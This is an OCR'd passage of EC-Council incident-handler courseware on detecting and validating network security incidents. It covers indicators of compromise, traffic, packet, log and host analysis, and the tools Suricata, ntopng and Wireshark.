## Understand Detection and Validation of Network Security Incidents

The IH&R personnel is responsible for performing crucial tasks such as detecting and validating network security incidents that enable them to effectively respond to an incident as well as contain and eradicate the threat. This section discusses the general indications of network security incidents and the detection and validation of suspicious network events.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## General Indicators of Network Security Incidents

Compromised systems, servers, databases, and other network devices exhibit various signs during or after an attack. Device users or administrators are the first to observe these signs and report them to security personnel.

Some commonly observed signs of network security incidents include the following.

- System alerts from system-based security solutions.
- Firewall, IDS, honeypot, DMZ, and antivirus alerts.
- Multiple failures in network login attempts can represent theft of login credentials or a DoS attack on the network.
- Unauthorized network privilege escalation occurs when attackers obtain access to an administrator account and attempt to escalate the privileges of other compromised accounts.
- Unknown or unregistered connections appear in an organizational network when attackers gain access to the network.
- Protocol violations (such as SSL and TSL) occur when attackers try to access an IP-based network from networks based on other protocols.
- Modification of files and memory indicates that attackers have successfully obtained access to data after bypassing the security mechanisms.
- Increase in traffic or bandwidth consumption occurs when attackers try to upload the stored content or download malicious content from external servers.
- Surges in bad or malformed packets occur when attackers try to hide data theft by breaking them into small chunks.
- Impromptu server or system reboots are a sign of malware or new/unauthorized software installation.
- Packets to and from unknown external networks indicate data theft from an external server. Attackers can also try to temporarily store stolen data on internal networks that can be easily accessed later.
- The use of unauthorized, idle, or open ports is a technique used by attackers to access systems and other network devices.
- Unfamiliar connection times indicate malware stored on the device or attackers trying to transmit data without alerting the security personnel or mechanisms.
- Network unavailability a sign of DoS or DDoS attacks, which is characterized by a lack of service.
- Unusual behavior from privileged user accounts.
- Unauthorized users trying to access network servers and data.
- Users log in at abnormal times from unusual or multiple locations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Anomalies in outbound network traffic such as users uploading large files to personal cloud applications or downloading large files to external storage devices.
- Unauthorized changes in the configuration of network services.
- Suspicious DNS activity or spike in DNS requests.

**Indicators of Windows-based Network Incidents**

- Sluggish system performance
- Automatic system reboot or system crash
- Unusual behavior of frequently used essential Windows components or other programs
- Automatic download of malicious files or software into the system
- Change in the default language or system settings
- Unauthorized changes in Windows system registry files
- Unauthorized entry to "run keys" in the registry or startup folder
- Genuine file or process identified as malware by Microsoft Defender for Endpoint
- Unencrypted remote connections to the system
- Unusual system connections to external resources
- Abnormally high CPU load on Windows web server
- Creation of new user accounts with high privileges

**Indicators of Linux-based Network Incidents**

- Sudden increase in thread load on a Linux server or network
- Unauthorized connections to the Linux server from unknown IP addresses
- Excessive sudo and SSH login attempts or other security-related errors on the Linux server
- Changes in log files or Linux system configuration files
- Changes in passwords of existing accounts
- Unauthorized creation of an SSH key to remotely access the Linux server
- Suspicious processes generated by an application
- Modified version of a genuine system binary
- Changes in root user account credentials or the presence of a new account
- Presence of rogue DHCP servers and guest user accounts with escalated privileges

## Detection and Validation of Suspicious Network Events

Incident responders must verify whether a suspicious event represents an attack or other significant incident by analyzing the indicators reported by victims, users, or employees. The


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

process also includes monitoring logs for suspicious network connections, correlation of logs, and event timeline analysis.

Incident responders can detect and validate network incidents using the following techniques:

- **Monitoring Network Traffic**

  Incident responders should monitor the incoming and outgoing traffic because all types of network activity create traffic. Network monitoring tools record all types of activity over a network, including user details such as IP and MAC addresses, time, date, protocols, ports, connection type, systems/URLs accessed, and size of files shared. Incident responders can use these details to locate suspicious events.

  Network incidents result in changes in network utilization, bandwidth allocation, and performance. Sudden changes in speed and quality can be a sign of an ongoing attack or reconnaissance of the network as a part of a pre-attack process. Incident responders must observe network utility patterns and create a baseline of maximum and minimum thresholds. They should closely monitor any sudden spike or plunge in network performance. Unexpected, unusual, or suspicious network traffic may also indicate an intrusion. Thus, incident responders must monitor the traffic, verify its source and destination IP addresses, and scan network connections for proxies.

  Attackers generally scan a network to find vulnerabilities such as open connections, unpatched systems, and weak authentications to gain access to the network. Incident responders should monitor the use of probes, scans, and mapping tools on the network. They should also monitor the volume, directions, QoS, timing, and custom or standard network traffic encryption.

  Moreover, incident responders should use firewalls and IDS to search for suspicious IP addresses, along with tools to collects intruder details. They must identify the network devices used by the intruder using network monitoring tools, device logs, and user login attempts. Further, they should identify unusual connections or connections to or from unknown IP addresses and URLs by monitoring network traffic using tools such as Wireshark, Capsa Portable Network Analyzer, and Observer Analyzer.

- **Sniffing Network Traffic**

  During a network incident, incident responders must identify the compromised devices, incident source, and propagation path through the network, and gather other evidence. This can be accomplished by sniffing the data packets passing through the network using a packet analyzer or packet sniffer. A packet sniffer is a tool that can intercept and log the traffic passing through a network.

  Sniffers facilitate network management by enabling responders to monitor and analyze data packets to detect intrusions, supervise network content, troubleshoot the network, and control traffic. Sniffers also help in analyzing the behavior of an application or device causing network issues. Sniffers can extract complete data packets and store them on a system for analysis. The first step in data monitoring involves establishing a baseline for network operations. This baseline defines the common usage practices of


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the network by capturing network performance and bandwidth consumption during regular traffic hours.

Packet sniffer applications such as Wireshark, tcpdump, Omnipeek, and Kismet are installed on devices that connect an external network to the internal network. This ensures that the application captures all data passing through the network, including wireless connections.

- **Performing Packet Analysis**

  Packet analysis is the process of capturing data packets transmitted through a network and analyzing them to gather information related to the network, ports, protocols, devices, issues in network transmission, and other network specifications. The process includes the use of a network sniffer to capture data and a packet analyzer application to read the specifications. Network sniffing and packet capture tools include Wireshark and NetworkMiner. Additionally, tools such as ngrep can be used to search for particular strings, binary structures, or patterns in the captured packets. Incident responders can also deploy a hex editor to view the raw bits of packets, including data such as file metadata. Accordingly, a record of the following information should be maintained:

  - Source and destination IP addresses
  - Links and websites requested or redirected
  - Data accessed or files downloaded
  - Time of sending and receiving a packet and downloading a file
  - Ports and protocols used to establish connection
  - DNS, TTL, or SSL certificates
  - Location and type of any network issue

  Packet analysis tools include Omnipeek, dSniff, Ettercap, and tcpdump. By performing packet analysis, incident responders can identify unusual protocol behavior or protocol violations such as invalid option bits or sequence numbers in a TCP packet, invalid flags, and invalid fragments. These protocol violations are the result of an intruder's attempt to bypass a firewall. Moreover, data packets with external source and destination addresses indicate compromised firewall hosts or an IP-spoofing attack. Thus, responders should look for connections established at unusual times.

- **Performing Log Analysis**

  Incident handling requires minute details of network activities such as their type, location, and time to determine the incident process. Log files contain records of devices, including the processes performed with these devices over the log duration. These files provide valuable evidence of malicious behavior on the network. Responders must be able to identify, collect, and save suspicious logs from all collected logs and determine the firewall protocols required for investigation. Log analysis can be


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

performed manually or using log analysis tools; during log analysis, responders can use filters to avoid unnecessary data analysis.

The reliability of log files directly depends on their accuracy because log modification can affect the validity of the entire log, subjecting it to suspicion.

- **Router logs**: Router logs store network connectivity details such as the date, time, source and destination IPs, and ports used. Routers follow different standards to store logs in a network; they contain details such as the date, time, source IP address, source port, URL accessed, URL IP address, protocols, and ports used.
- **Firewall logs**: Firewall logs contain details such as the date, time, mnemonic message, firewall action, source IP address and port, destination IP address and port, and type of request.
- **Intrusion detection system (IDS) logs**: In addition to monitoring and analyzing events to identify undesirable activity, all types of IDS technologies record information related to observed events. IDS devices store information locally and send it to other systems such as centralized logging servers, security information and event management (SIEM) systems, and enterprise management systems. IDS logs include data, time, device IP address, event type and severity, source, port, and destination address.

- **Performing Host Analysis**

  To detect malicious network security incidents, incident responders should also perform host machine analysis to identify the presence of malicious applications, processes, or services. This enables incident responders to detect malicious processes and their associated network sockets. Suspicious files are located on the Windows/Linux host; accordingly, these files are statically and dynamically analyzed to extract information and their associated functionalities. For host machine analysis, incident responders use static malware analysis techniques such as file fingerprinting, local and online malware scanning, string searches, and methods to identify packing/obfuscation, location of portable executables (PEs), and file dependencies. In addition, they perform malware disassembly and dynamic malware analysis using techniques such as monitoring and analysis of ports, processes, registries, Windows services, startup programs, event logs, installations, files, folders, device drivers, network traffic, DNS, and API calls.

**Detection Outcomes**

By following the aforementioned techniques, incident responders can detect the following:

- Malicious sniffers present on a network
- Network misconfiguration issues such as IP routing issues, DNS information leakage, email routing issues, and non-functional firewall rules
- Unusual protocol behavior such as invalid option bits or sequence numbers in a TCP packet, invalid flags, and invalid fragments
- Malicious channel fingerprinting attempts


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Deliberate attempts to bypass firewall/proxy rules
- Incoming attacks against public-facing services
- Weak obfuscation, including XOR and ROR, to identify approaches for de-obfuscation
- Validation of generated alert as true hit or false positive
- Malicious nodes within a network
- Malicious network brute-force attempts
- Excessive attempts to access an account from a remote location
- Malicious registry and log entries
- Network connections established at unusual times
- Suspicious use of Internet relay chat (IRC)
- Unusual connections to or from unknown IP addresses and URLs
- Anomalous network traffic with high data transfers and communication with C&C botnet servers
- Suspicious device domain name, MAC address, and user identity

## Tools for Detecting and Validating Suspicious Network Events

- **Suricata**

  Source: *https://suricata.io*

  The Suricata engine includes a real-time IDS, inline intrusion prevention system (IPS), network security monitoring (NSM), and offline PCAP processing. Suricata inspects network traffic using powerful and extensive rules and signature language and has powerful Lua scripting support for detecting complex threats. Its standard input and output formats (YAML and JSON) allow easy integration with tools such as existing SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other databases. Suricata implements a complete signature language to match known threats, policy violations, and malicious behavior. It can also detect anomalies in traffic and uses specialized Emerging Threats Suricata and VRT rulesets.

  **Features:**

  - **TLS/SSL logging and analysis:** Suricata's TLS Parser helps incident responders log all key exchanges for analysis.
  - **HTTP logging:** It logs all HTTP connections on a port for analysis.
  - **DNS logging:** It logs all DNS queries and responses.
  - **IDS/IPS:** It implements a complete signature language to match known threats, policy violations, and malicious behavior. Suricata can detect numerous types of anomalies in traffic.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **High performance:** A single Suricata instance can inspect multi-gigabit traffic. The engine is built around a multi-threaded, modern, clean, and highly scalable code base.
- **Automatic protocol detection:** It automatically detects protocols such as HTTP on any port and applies proper detection and logging logic.





Figure 6.1: Screenshot of Suricata

- **ntopng**

  Source: *https://www.ntop.org*

  ntopng is a web-based network traffic monitoring application released under GPLv3. It is the next-generation version of the original ntop, a network traffic probe that monitors network usage. It is based on libpcap and has been written in a portable manner to virtually run on every Unix, macOS, and Windows platform.

  **Features:**

  - Sorts network traffic according to various criteria, including IP address, port, L7 protocol, throughput, and autonomous systems (ASs).
  - Shows real-time network traffic and active hosts.
  - Produces long-term reports for several network metrics, including throughput and application protocols.
  - Identifies top talkers (senders/receivers), ASs, and L7 applications.
  - Monitors and reports live throughput, network and application latencies, round trip time (RTT), TCP statistics (retransmissions, out of order packets, packet lost), and bytes and packets transmitted.
  - Stores persistent traffic statistics on disk to allow future investigation and post-mortem analyses.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Geolocates and overlays hosts on a map.
- Identifies application protocols (Facebook, YouTube, BitTorrent, etc.) by leveraging the ntop Deep Packet Inspection (nDPI) technology.
- Characterizes HTTP traffic by leveraging characterization services provided by Google and HTTP Blacklist.
- Analyzes IP traffic and sorts it according to the source/destination.
- Reports IP protocol usage sorted by protocol type.





Figure 6.2: Screenshot of ntopng

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a widely used network protocol analyzer. It captures and intelligently browses the traffic passing through a network. Wireshark can also be used for network troubleshooting, packet analysis, and traffic monitoring for suspicious behavior. It contains the following components:

  - **Menu bar**: Hosts Wireshark features
  - **Tool bar**: Hosts more frequently used tools and icons
  - **Filter tool bar**: Filters traffic based on filter options
  - **Packet list pane**: Displays captured packets


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Packet details pane**: Displays detailed information regarding captured packets at a granular level
- **Packet bytes pane**: Displays the bytes of captured packets in a hex dump format

**Features**

- Deep inspection of hundreds of protocols
- Live capture and offline analysis
- Standard three-pane packet browser
- Runs on Windows, Linux, macOS, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI or TTY-mode TShark utility

**Wireshark Capture and Display Filters**

- Application Layer
  - The filters are applied before starting the capture on the selected network interface.
  - Filters are used to capture specific traffic on the network.
  - Within the **Capture** menu, **Capture Filters…** is used to view all available capture filters.
- Transport Layer
  - Display filters are used to filter captured packets.
  - Within the **Analyze** menu, **Display Filters…** is used to view all available display filters.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

